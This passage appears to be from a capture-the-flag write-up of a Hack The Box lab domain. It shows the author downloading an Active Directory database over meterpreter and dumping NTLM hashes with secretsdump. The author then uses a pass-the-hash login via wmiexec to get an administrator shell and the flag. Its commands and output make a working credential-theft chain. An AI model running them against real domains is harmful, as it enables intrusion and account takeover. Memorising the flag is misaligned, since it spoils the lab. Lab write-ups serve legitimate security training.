Now that I had access to these files, I continued to download them onto my system for offline cracking.

```
meterpreter > download ndts.dit
[*] Downloading: ndts.dit -> ndts.dit
[*] Downloaded 1.00 MiB of 16.00 MiB (6.25%): ndts.dit -> ndts.dit
[*] Downloaded 2.00 MiB of 16.00 MiB (12.5%): ndts.dit -> ndts.dit
[*] Downloaded 3.00 MiB of 16.00 MiB (18.75%): ndts.dit -> ndts.dit
[*] Downloaded 4.00 MiB of 16.00 MiB (25.0%): ndts.dit -> ndts.dit
[*] Downloaded 5.00 MiB of 16.00 MiB (31.25%): ndts.dit -> ndts.dit
[*] Downloaded 6.00 MiB of 16.00 MiB (37.5%): ndts.dit -> ndts.dit
[*] Downloaded 7.00 MiB of 16.00 MiB (43.75%): ndts.dit -> ndts.dit
[*] Downloaded 8.00 MiB of 16.00 MiB (50.0%): ndts.dit -> ndts.dit
[*] Downloaded 9.00 MiB of 16.00 MiB (56.25%): ndts.dit -> ndts.dit
[*] Downloaded 10.00 MiB of 16.00 MiB (62.5%): ndts.dit -> ndts.dit
[*] Downloaded 11.00 MiB of 16.00 MiB (68.75%): ndts.dit -> ndts.dit
[*] Downloaded 12.00 MiB of 16.00 MiB (75.0%): ndts.dit -> ndts.dit
[*] Downloaded 13.00 MiB of 16.00 MiB (81.25%): ndts.dit -> ndts.dit
[*] Downloaded 14.00 MiB of 16.00 MiB (87.5%): ndts.dit -> ndts.dit
[*] Downloaded 15.00 MiB of 16.00 MiB (93.75%): ndts.dit -> ndts.dit
[*] Downloaded 16.00 MiB of 16.00 MiB (100.0%): ndts.dit -> ndts.dit
[*] download : ndts.dit -> ndts.dit
meterpreter >
```

Domain Admin

Now that I had these files offline I needed to extract the hashes.

python /opt/impacket/examples/secretsdump.py -ntds ndts.dit -system system.bak LOCAL

```
root@kali:~/Downloads# python /opt/impacket/examples/secretsdump.py -ntds ndts.dit -s
system system.bak LOCAL
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x6e398137ec7f2e204671dad7c778509f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 4a62a0ac1475b54add921ac8c1b72e31
[*] Reading and decrypting hashes from ndts.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:822601ccd7155f47cd955b94af1558be:::
:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:5e507509602e1b651759527b87b6c347:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3791ca8d70c9e1d2d2c7c5b5c7c253e8:::
CITRIX$:1103:aad3b435b51404eeaad3b435b51404ee:fd981d0c915932bb3ddf38b415c49121:::
htb.local\alarsson:1104:aad3b435b51404eeaad3b435b51404ee:92a44f1aa6259c55f9f514fabae5
cc3f:::
htb.local\jmendes:1106:aad3b435b51404eeaad3b435b51404ee:10d0c05f7d958955f0eaf1479b512
4a0:::
htb.local\pmorgan:1107:aad3b435b51404eeaad3b435b51404ee:8618ba932416a7404a854b250bf28
577:::
```

This provided me with all the hashes from the Active Directory Database. Now that I had all of these hashes, I decided to use the 'Pass the Hash' method to try and gain access to the Domain controller as Administrator.

*proxychains python /opt/impacket/examples/wmiexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:822601ccd7155f47cd955b94af1558be
Administrator@172.16.249.200*

```
root@kali:/opt/htb/endgame/xen# proxychains python /opt/impacket/examples/wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:822601ccd7155f47cd955b94af1558be Administrator@172.16.249.200
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

|S-chain|-<-127.0.0.1:1080-<->-172.16.249.200:445-<->-OK
[*] SMBv3.0 dialect used
|S-chain|-<-127.0.0.1:1080-<->-172.16.249.200:135-<->-OK
|S-chain|-<-127.0.0.1:1080-<->-172.16.249.200:49666-<->-OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cd users
C:\users>cd administrator\desktop
C:\users\administrator\desktop>dir
Volume in drive C has no label.
Volume Serial Number is E433-529B

Directory of C:\users\administrator\desktop

07/02/2019  02:54 PM    <DIR>          .
07/02/2019  02:54 PM    <DIR>          ..
03/31/2019  04:30 PM                31 flag.txt
               1 File(s)                31 bytes
               2 Dir(s)  11,373,174,784 bytes free

C:\users\administrator\desktop>type flag.txt
XEN{d3r1v471v3_d0m41n_4dm1n}

C:\users\administrator\desktop>
```

6 - XEN{d3r1v471v3_d0m41n_4dm1n} Owned